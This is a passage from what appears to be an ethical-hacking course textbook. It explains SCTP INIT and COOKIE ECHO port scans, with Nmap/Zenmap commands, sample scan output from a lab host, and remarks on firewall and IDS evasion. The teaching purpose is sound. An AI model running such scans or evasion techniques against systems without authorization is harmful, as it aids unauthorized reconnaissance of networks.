


INIT Chunk
ABORT Chunk
Attacker
Target Host

Figure 3.67: SCTP INIT scan result when a port is not listening (Closed)

After several retransmissions, if there is no response, then the port is indicated as a filtered port. The port is also indicated as a filtered port if the target server responds with an ICMP unreachable exception (type 3, code 0, 1, 2, 3, 9, 10, or 13). In Zenmap, the `-sY` option is used to perform the SCTP INIT scan.

Advantages:

- INIT scan can clearly differentiate between various ports such as open, closed, and filtered states


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -sY -v 10.10.1.11

10.10.1.11

```
nmap -sY -v 10.10.1.11

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
05:34 [redacted]t Time
Initiating ARP Ping Scan at 05:34
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 05:34, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:34
Completed Parallel DNS resolution of 1 host. at 05:34,
0.00s elapsed
Initiating SCTP INIT Scan at 05:34
Scanning 10.10.1.11 [52 ports]
Completed SCTP INIT Scan at 05:34, 2.13s elapsed (52
total ports)
Nmap scan report for 10.10.1.11
Host is up (0.0014s latency).
All 52 scanned ports on 10.10.1.11 are filtered
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 2.23
seconds
           Raw packets sent: 104 (5.384KB) | Rcvd: 4
(268B)
```

Figure 3.68: SCTP INIT scan in Zenmap

SCTP COOKIE ECHO Scan

SCTP COOKIE ECHO scan is a more advanced type of scan. In this type of scan, attackers send the COOKIE ECHO chunk to the target, and if the target port is open, it will silently drop the packets onto the port and you will not receive any response from the target. If the target sends back the ABORT chunk response, then the port is considered as a closed port. The COOKIE ECHO chunk is not blocked by non-stateful firewall rule sets as in the INIT scan. Only an advanced IDS can detect the SCTP COOKIE ECHO scan. In Zenmap, the **`-sZ`** option is used to perform the SCTP COOKIE ECHO scan.



COOKIE ECHO Chunk
NO Response
Attacker
Target Host

Figure 3.69: SCTP COOKIE ECHO scan result when port is open



COOKIE ECHO Chunk
ABORT Chunk
Attacker
Target Host

